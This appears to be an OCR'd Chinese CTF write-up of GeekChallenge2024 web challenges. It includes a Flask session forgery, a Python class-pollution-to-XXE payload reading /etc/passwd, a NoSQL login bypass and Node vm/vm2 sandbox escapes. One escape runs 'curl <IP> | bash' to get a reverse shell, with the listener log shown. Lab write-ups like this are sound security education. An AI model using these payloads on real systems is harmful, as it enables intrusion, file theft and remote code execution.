
Part6 $GLOBAL含义



就是全局变量中`code`的值被传入到`eval`中执行

```
} else {
    echo "It is so easy, do you know sha1 and md5?<br>";
}
?>
```

Welcome to GeekChallenge2024!
You took the first step!
Well, I know the year is 2024
Get the flag now!
bin boot dev etc flag home lib lib64 media mnt opt proc rm.sh root run sbin srv sys tmp usr var




py_game

考点:flask session弱密钥爆破伪造身份+python原型链污染关键词绕过+xml外部实体注入实现任意文件文件读取

Part1 爆破session弱密钥

随便注册一个用户,登陆后查看session



非常明示要**伪造admin身份** 需要session 密钥

直接用flask-unsign工具就是秒爆出密钥 其他方式爆破都是可以的 方式不唯一

工具地址 : https://github.com/Paradoxis/Flask-Unsign

具体命令

```
flask-unsign --unsign --cookie
"eyJfZmxhc2hlcyI6W3siIHQiOlsic3VjY2VzcyIsIlx1NzY3Ylx1NWY1NVx1NjIxMFx1NTI5ZiJdfV0
sInVzZXJuYW1lIjoiMSJ9.Z0BliA.YZcl46ZHm63ksFbr0CHqMW5STaE"
```

```
C:\Users\J1rrY>flask-unsign --unsign --cookie "eyJfZmxhc2hlcyI6W3siIHQiOlsic3VjY2VzcyIsIlx1NzY3Ylx1NWY1NVx1NjIxMFx1NTI5Z
iJdfV0sInVzZXJuYW1lIjoiMSJ9.Z0BliA.YZcl46ZHm63ksFbr0CHqMW5STaE"
[*] Session decodes to: {'_flashes': [('success', '登录成功')], 'username': '1'}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[*] Attempted (2176): -----BEGIN PRIVATE KEY-----ECR
[+] Found secret key after 12928 attemptssays BAD M F
'a123456'
```


可以爆破出密钥 `a123456`

伪造身份

```
flask-unsign --sign --cookie "{'_flashes': [('success', '登录成功')], 'username':
'admin'}" --secret 'a123456'
```

```
C:\Users\J1rrY>flask-unsign --sign --cookie "{'_flashes': [('success', '登录成功')], 'username': 'admin'}" --secret 'a12
3456'
eyJfZmxhc2hlcyI6W3siIHQiOlsic3VjY2VzcyIsIlx1NzY3Ylx1NWY1NVx1NjIxMFx1NTI5ZiJdfV0sInVzZXJuYW1lIjoiYWRtaW4ifQ.Z0Bm0Q.xqr9FM
yeEt52iaCtmnYlO1as-lE
```

直接传伪造的session就可以



可以在后台拿到源码 `app.pyc`

Admin Panel

欢迎，admin!

下载备份源码

找个pyc反编译的网站直接在线反编译拿到python源码

https://www.lddgo.net/string/pyc-compile-decompile

```
# Visit https://www.lddgo.net/string/pyc-compile-decompile for more information
# Python 3.6 (3379)

import json
from lxml import etree
from flask import Flask, request, render_template, flash, redirect, url_for,
session, Response, send_file, jsonify
app = Flask(__name__)
app.secret_key = "a123456"
app.config["xml_data"] = '<?xml version="1.0" encoding="UTF-8"?>
<GeekChallenge2024><EventName>Geek Challenge</EventName><Year>2024</Year>
<Description>This is a challenge event for geeks in the year 2024.</Description>
</GeekChallenge2024>'

class User:

    def __init__(self, username, password):
        self.username = username
        self.password = password

    def check(self, data):
        return self.username == data["username"] and self.password ==
data["password"]


admin = User("admin", "123456j1rrynonono")
Users = [admin]

def update(src, dst):
    for k, v in src.items():
        if hasattr(dst, "__getitem__"):
            if dst.get(k):
                if isinstance(v, dict):
                    update(v, dst.get(k))
            dst[k] = v
        elif hasattr(dst, k) and isinstance(v, dict):
            update(v, getattr(dst, k))
        else:
            setattr(dst, k, v)


@app.route("/register", methods=["GET", "POST"])
def register():
```

```
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]
        for u in Users:
            if u.username == username:
                flash("用户名已存在", "error")
                return redirect(url_for("register"))

        new_user = User(username, password)
        Users.append(new_user)
        flash("注册成功！请登录", "success")
        return redirect(url_for("login"))
    else:
        return render_template("register.html")


@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]
        for u in Users:
            if u.check({'username':username,  'password':password}):
                session["username"] = username
                flash("登录成功", "success")
                return redirect(url_for("dashboard"))

        flash("用户名或密码错误", "error")
        return redirect(url_for("login"))
    else:
        return render_template("login.html")


@app.route("/play", methods=["GET", "POST"])
def play():
    if "username" in session:
        with open("/app/templates/play.html", "r", encoding="utf-8") as file:
            play_html = file.read()
        return play_html
    else:
        flash("请先登录", "error")
        return redirect(url_for("login"))


@app.route("/admin", methods=["GET", "POST"])
def admin():
    if "username" in session:
        if session["username"] == "admin":
            return render_template("admin.html", username=(session["username"]))
    flash("你没有权限访问", "error")
    return redirect(url_for("login"))


@app.route("/downloads321")
def downloads321():
```

```
    return send_file("./source/app.pyc", as_attachment=True)


@app.route("/")
def index():
    return render_template("index.html")


@app.route("/dashboard")
def dashboard():
    if "username" in session:
        is_admin = session["username"] == "admin"
        if is_admin:
            user_tag = "Admin User"
        else:
            user_tag = "Normal User"
        return render_template("dashboard.html", username=(session["username"]),
tag=user_tag, is_admin=is_admin)
    else:
        flash("请先登录", "error")
        return redirect(url_for("login"))


@app.route("/xml_parse")
def xml_parse():
    try:
        xml_bytes = app.config["xml_data"].encode("utf-8")
        parser = etree.XMLParser(load_dtd=True, resolve_entities=True)
        tree = etree.fromstring(xml_bytes, parser=parser)
        result_xml = etree.tostring(tree, pretty_print=True, encoding="utf-8",
xml_declaration=True)
        return Response(result_xml, mimetype="application/xml")
    except etree.XMLSyntaxError as e:
        return str(e)


black_list = [
 "__class__".encode(), "__init__".encode(), "__globals__".encode()]

def check(data):
    print(data)
    for i in black_list:
        print(i)
        if i in data:
            print(i)
            return False

    return True


@app.route("/update", methods=["POST"])
def update_route():
    if "username" in session:
        if session["username"] == "admin":
            if request.data:
```

```
                try:
                    if not check(request.data):
                        return ('NONONO, Bad Hacker', 403)
                    else:
                        data = json.loads(request.data.decode())
                        print(data)
                        if all("static" not in str(value) and "dtd" not in
str(value) and "file" not in str(value) and "environ" not in str(value) for
value in data.values()):
                            update(data, User)
                            return (jsonify({"message": "更新成功"}), 200)
                        return ('Invalid character', 400)
                except Exception as e:
                    return (
                     f"Exception: {str(e)}", 500)

        else:
            return ('No data provided', 400)
    else:
        flash("你没有权限访问", "error")
        return redirect(url_for("login"))


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=80, debug=False)
```

Part2 Python原型链污染

可以直接注意到存在 `update` 函数 非常常见的Python原型链污染的题

```
18
19  def update(src, dst):
20      for k, v in src.items():
21          if hasattr(dst, '__getitem__'):
22              if dst.get(k) and isinstance(v, dict):
23                  update(v, dst.get(k))
24              else:
25                  dst[k] = v
26          elif hasattr(dst, k) and isinstance(v, dict):
27              update(v, getattr(dst, k))
28          else:
29              setattr(dst, k, v)
30
```

具体的原理可以参考 https://blog.csdn.net/Luminous_song/article/details/132118473

```
123
124 @app.route('/update', methods=['POST'])
125 def update_route():
126     if 'username' in session and session['username'] == 'admin':
127         if request.data:
128             try:
129
130                 if not check(request.data):
131                     return "NONONO, Bad Hacker", 403
132
133                 data = json.loads(request.data.decode())
134                 print(data)
135
136                 if all(
137                     'static' not in str(value) and
138                     'dtd' not in str(value) and
139                     'file' not in str(value) and
140                     'environ' not in str(value)
141                     for value in data.values()
142                 ):
143                     # 更新数据
144                     update(data, User)
145                     return jsonify({"message": "更新成功"}), 200
146                 else:
147                     return "Invalid character", 400
148
149             except Exception as e:
150                 return f"Exception: {str(e)}", 500
151         else:
152             return "No data provided", 400
153     else:
154         flash('你没有权限访问', 'error')
155         return redirect(url_for('login'))
156
157 if __name__ == "__main__":
158     app.run(host="0.0.0.0", port=80, debug=False)
159
```


这里由于进行了 `json.loads` 可以对 `Unicode` 字符解码 可以用这个特性绕过黑名单的部分限制

Part3 污染xml_data实现xxe攻击

```
100 #未完善平台功能
101 @app.route('/xml_parse')
102 def xml_parse():
103     try:
104
105         xml_bytes = app.config["xml_data"].encode('utf-8')
106         parser = etree.XMLParser(load_dtd=True, resolve_entities=True)
107         tree = etree.fromstring(xml_bytes, parser=parser)
108         result_xml = etree.tostring(tree, pretty_print=True, encoding='utf-8', xml_declaration=True)
109         return Response(result_xml, mimetype='application/xml')
110     except etree.XMLSyntaxError as e:
111         return str(e)
```

这里用Python实现了xml的解析功能 由于 `load_dtd=true` 可以加载外部实体存在xxe攻击可以实现任意文件读取

`xml_bytes` 的数据来源于 `app.config["xml_data"]` 的数据,所以我们尝试污染 `xml_data` 即可



可以用个常见的xxe**任意文件读**的payload 这里的环境没有flag 我们试着读一下`/etc/passwd`


```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "/etc/passwd" >]>
<creds>
    <user>&xxe;</user>
    <pass>J1rrY</pass>
</creds>
```

这里直接给出POC

```
{"_\u005Finit__":{"_\u005Fglobals__":{"app":{"config":
{"xml_data":"\u003C\u0021\u0044\u004F\u0043\u0054\u0059\u0050\u0045\u0020\u0066\
u006F\u006F\u0020\u005B\u000A\u003C\u0021\u0045\u004C\u0045\u004D\u0045\u004E\u0
054\u0020\u0066\u006F\u006F\u0020\u0041\u004E\u0059\u0020\u003E\u000A\u003C\u002
1\u0045\u004E\u0054\u0049\u0054\u0059\u0020\u0078\u0078\u0065\u0020\u0053\u0059\
u0053\u0054\u0045\u004D\u0020\u0022\u002F\u0065\u0074\u0063\u002F\u0070\u0061\u0
073\u0073\u0077\u0064\u0022\u0020\u003E\u005D\u003E\u000A\u003C\u0063\u0072\u006
5\u0064\u0073\u003E\u000A\u00A0\u0020\u00A0\u0020\u003C\u0075\u0073\u0065\u0072\
u003E\u0026\u0078\u0078\u0065\u003B\u003C\u002F\u0075\u0073\u0065\u0072\u003E\u0
00A\u00A0\u0020\u00A0\u0020\u003C\u0070\u0061\u0073\u0073\u003E\u004A\u0031\u007
2\u0072\u0059\u003C\u002F\u0070\u0061\u0073\u0073\u003E\u000A\u003C\u002F\u0063\
u0072\u0065\u0064\u0073\u003E"}}}}}
```

向 `/update` 发送实现污染

污染成功后可以访问 `/xml_parse` 查看回显结果




读取 `/flag` 也是一样的道理

noSandbox


考点: Nosql注入永真式绕过登陆+VM黑名单逃逸

Part1 Nosql注入绕过实现任意登陆

题目明示后端数据库用了 `Mongodb` 数据库



详情链接: https://www.runoob.com/mongodb/mongodb-tutorial.html
这里不知道登陆所用的用户名和密码 优先考虑Nosql注入
什么是`Nosql`注入
请参考 https://xz.aliyun.com/t/9908?time__1311=n4%2BxnD0DuDRDci730%3DD%2FiaRj2IDkWiYiD0roTD#toc-11
这里用`MongoDB`的比较符实现永真式绕过登陆限制 从而实现任意登陆



一模一样的POC 真的还是很简单吧emmm

给了我们身份登陆的token 可以直接登陆`/execute`路由

Part2 VM逃逸

做之前可以先学习一下基础原理
参考链接 https://xz.aliyun.com/t/11859
这里给了VM虚拟机的相关代码

```
//泄露的代码执行和WAF部分代码,不能直接运行

const vm = require('vm');

function waf(code,res) {
    let pattern =
/(find|ownKeys|fromCharCode|includes|\'|\"|replace|fork|reverse|fs|process|\[.*?
\]|exec|spawn|Buffer|\\|\+|concat|eval|Function|env)/m;
    if (code.match(pattern)) {
        console.log('WAF detected malicious code');
        res.status(403).send('WAF detected malicious code');
        exit();
    }
```

```
}


app.post('/execute', upload.none(), (req, res) => {
    let code = req.body.code;
    const token = req.cookies.token;

    if (!token) {
        return res.status(403).send('Missing execution code credentials.');
    }
    if (!jwt.verify(token, JWT_SECRET)) {
        return res.status(403).send('Invalid token provided.');
    }

    console.log(`Received code for execution: ${code}`);

    try {
        waf(code,res);
        let sandbox = Object.create(null);
        let context = vm.createContext(sandbox);

        let script = new vm.Script(code);
        console.log('Executing code in sandbox context');
        script.runInContext(context);

        console.log(`Code executed successfully. Result: ${sandbox.result || 'No
result returned.'}`);
        res.json('Code executed successfully' );
    } catch (err) {
        console.error(`Error executing code: ${err.message}`);
        res.status(400).send(`Error: there's no display back here,may be it
executed successfully?`);
    }
});
```

这里看似过滤了很多关键字实际上都是纸老虎
这里直接用模板字符串绕过关键字检测即可
相关链接: https://web.nodejs.cn/en-us/docs/web/javascript/reference/template_literals/
模板字符串nodejs中 `` 等价于 引号 可以用来代替字符
比较特殊的是占位符 `${expression}` 可以镶套变量 `${}` 可以被 `包裹这里总结一下${}` 拼接的字符串，以便**快速使用** 绕过黑名单

```
process         `${`${`proce`}ss`}`
prototype       `${`${`prototyp`}e`}`
get_process     `${`${`get_pro`}cess`}`
require         `${`${`requir`}e`}`
execSync        `${`${`exe`}cSync`}`
return process  `${`${`return proc`}ess`}`
constructor     `${`${`constructo`}r`}`
child_process   `${`${`child_proces`}s`}`
```

值得注意的式这里的sandbox环境初始值为 `Object.create(null)`

0x05 vm沙箱逃逸的一些其他情况

知识星球里提到了这样的情况：

```
const vm = require('vm');
const script = `...`;
const sandbox = Object.create(null);
const context = vm.createContext(sandbox);
const res = vm.runInContext(script, context);
console.log('Hello ' + res)
```

我们现在的this为null，并且也没有其他可以引用的对象，这时候想要逃逸我们要用到一个函数中的内置对象的属性 `arguments.callee.caller` ，它可以返回函数的调用者。

我们上面演示的沙箱逃逸其实就是找到一个沙箱外的对象，并调用其中的方法，这种情况下也是一样的，我们只要在沙箱内定义一个函数，然后在沙箱外调用这个函数，那么这个函数的 `arguments.callee.caller` 就会返回沙箱外的一个对象，我们在沙箱内就可以进行逃逸了。

```
const vm = require('vm');
const script =
`(() => {
    const a = {}
    a.toString = function () {
      const cc = arguments.callee.caller;
      const p = (cc.constructor.constructor('return process'))();
      return p.mainModule.require('child_process').execSync('whoami').toString()
    }
    return a
```

目录

本身对回显做了过滤 但是可以出网反弹shell 都是可以的

```
throw new Proxy({}, {get: function(){const cc = arguments.callee.caller;const p =
(cc.constructor.constructor(`${`${`return proc`}ess`}`))
();chi=p.mainModule.require(`${`${`child_proces`}s`}`);res=Reflect.get(chi,
`${`${`exe`}cSync`}`)(`curl 192.227.165.134 | bash`);return res.toString();}})
```

直接反弹shell即可

```
root@racknerd-9142341:~# nc -lvp 8888
Listening on 0.0.0.0 8888
Connection received on 119.29.157.248 50032
root@ba78667de2be:/usr/src/app# ls /
ls /
bin
boot
data
dev
etc
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
starts.sh
sys
tmp
usr
var
root@ba78667de2be:/usr/src/app# cat /flag
cat /flag

root@ba78667de2be:/usr/src/app#
```

escapeSandbox_PLUS

考点:Js大小写转换缺陷+VM2逃逸+受限环境下的文件读取
本题直接给了源码 同时给了Dockerfile

```
FROM node:18-alpine
WORKDIR /app
COPY ./app /app
COPY ./flag /flag
EXPOSE 3000
CMD ["node","/app/app.js"]
```

目的有两个
最直接的 我们可以显而易见的知道flag位于`/flag`
第二 我们知道镜像是alpine环境 是轻量发行版 本身是没有很多命令和功能 同时也没有办法通过`/dev/tcp/` 实现出网 所以这是一个非标准环境
源码

```
const express = require('express');
const bodyParser = require('body-parser');
const session = require('express-session');
const multer = require('multer');
const { VM } = require('vm2');
```

```
const crypto = require('crypto');
const path = require('path');

const app = express();


app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: true }));


app.use(express.static(path.join(__dirname, 'public')));

const sessionSecret = crypto.randomBytes(64).toString('hex');
app.use(session({
    secret: sessionSecret,
    resave: false,
    saveUninitialized: true,
}));


const upload = multer();


app.post('/login', (req, res) => {
    const { username, passwd } = req.body;


    if (username.toLowerCase() !== 'syclover' && username.toUpperCase() ===
'SYCLOVER' && passwd === 'J1rrY') {
        req.session.isAuthenticated = true;
        res.json({ message: 'Login successful' });
    } else {
        res.status(401).json({ message: 'Invalid credentials' });
    }
});


const isAuthenticated = (req, res, next) => {
    if (req.session.isAuthenticated) {
        next();
    } else {
        res.status(403).json({ message: 'Not authenticated' });
    }
};


app.post('/execute', isAuthenticated, upload.none(), (req, res) => {
    let code = req.body.code;

    let flag = false;


    for (let i = 0; i < code.length; i++) {
        if (flag || "/(abcdefghijklmnopqrstuvwxyz123456789'\".".split``.some(v =>
v === code[i])) {
```

```
            flag = true;
            code = code.slice(0, i) + "*" + code.slice(i + 1, code.length);
        }
    }

    try {

        const vm = new VM({
            sandbox: {
                require: undefined,
                setTimeout: undefined,
                setInterval: undefined,
                clearTimeout: undefined,
                clearInterval: undefined,
                console: console
            }
        });


        const result = vm.run(code.toString());
        console.log('执行结果:', result);
        res.json({ message: '代码执行成功', result: result });

    } catch (e) {

        console.error('执行错误:', e);
        res.status(500).json({ error: '代码执行出错', details: e.message });
    }
});




app.get('/', (req, res) => {
    res.sendFile(path.join(__dirname, 'public', 'index.html'));
});

process.on('uncaughtException', (err) => {
    console.error('捕获到未处理的异常:', err);

});


process.on('unhandledRejection', (reason, promise) => {
    console.error('捕获到未处理的 Promise 错误:', reason);

});


setTimeout(() => {
    throw new Error("模拟的错误");
}, 1000);


setTimeout(() => {
```

```
    Promise.reject(new Error("模拟的 Promise 错误"));
}, 2000);

app.listen(3000, () => {
    console.log('Server is running on port 3000');
});
```

Part1 Js大小写转换缺陷

```
if (username.toLowerCase() !== 'syclover' && username.toUpperCase() ===
'SYCLOVER' && passwd === 'J1rrY') {
        req.session.isAuthenticated = true;
        res.json({ message: 'Login successful' });
        }
```

原理参考: https://www.leavesongs.com/HTML/javascript-up-low-ercase-tip.html


```
username:ſyclover
password:J1rrY
```

直接登陆即可

Part2 VM2利用

题目描述为什么是 加强版？沙箱逃逸的最后一舞

因为 VM2 已经停止维护了 没有安全更新 安全问题有很多

‼ Project Discontinued ‼
‼ 项目已停止 ‼

TL;DR The library contains critical security issues and should not be used for production! The maintenance of the project has been discontinued. Consider migrating your code to isolated-vm.

TL;DR 该库包含严重的安全问题，不应用于生产！该项目的维护已停止。请考虑将代码迁移到 isolated-vm。

Dear community, 尊敬的社区：

It's been a truly remarkable journey for me since the vm2 project started nine years ago. The original intent was to devise a method for running untrusted code in Node, with a keen focus on maintaining in-process performance. Proxies, an emerging feature in JavaScript at that time, became our tool of choice for this task.

自 9 年前 vm2 项目启动以来，这对我来说是一段非常了不起的旅程。最初的目的是设计一种在 Node 中运行不受信任的代码的方法，并专注于维护进程内性能。代理是当时 JavaScript 中的一个新兴功能，成为我们完成这项任务的首选工具。

From the get-go, we recognized the arduous task that lay ahead, as we tried to safeguard against the myriad of escape scenarios JavaScript presented. However, the thrill of the chase kept us going, hopeful that we could overcome these hurdles.

从一开始，我们就认识到摆在面前的艰巨任务，因为我们试图防范 JavaScript 提供的无数逃逸场景。然而，追逐的快感让我们继续前进，希望我们能克服这些障碍。

Through the years, this project has seen numerous contributions from passionate individuals. I wish to extend my deepest gratitude to all of you. Special thanks go to @XmiliaH, whose unwavering dedication in maintaining and improving this library over the last 4 years was instrumental to its sustained relevance.

多年来，这个项目见证了热情人士的众多贡献。我想向大家致以最深切的感谢。特别感谢 @XmiliaH，他们在过去 4 年中坚定不移地致力于维护和改进该库，这对其持续相关性起到了重要作用。

参考链接：https://github.com/patriksimek/vm2

Suggest a policy

Sandbox Escape GHSA-g644-9gfx-q4q4 published on Jul 12, 2023 by patriksimek	Critical
Sandbox Escape GHSA-cchq-frgv-rjh5 published on Jul 12, 2023 by patriksimek	Critical
Inspect Manipulation GHSA-p5gc-c584-jj6v published on May 15, 2023 by patriksimek	Moderate
Sandbox Escape GHSA-whpj-8f3w-67p5 published on May 15, 2023 by patriksimek	Critical
Sandbox Escape GHSA-ch3r-j5x3-6q2m published on Apr 17, 2023 by patriksimek	Critical
Sandbox Escape GHSA-xj72-wvfv-8985 published on Apr 11, 2023 by patriksimek	Critical
Sandbox Escape GHSA-7jxr-cg7f-gpgv published on Apr 7, 2023 by patriksimek	Critical
Sandbox Escape	Critical

可以随意找个可以利用的代码

https://gist.github.com/leesh3288/f693061e6523c97274ad5298eb2c74e9

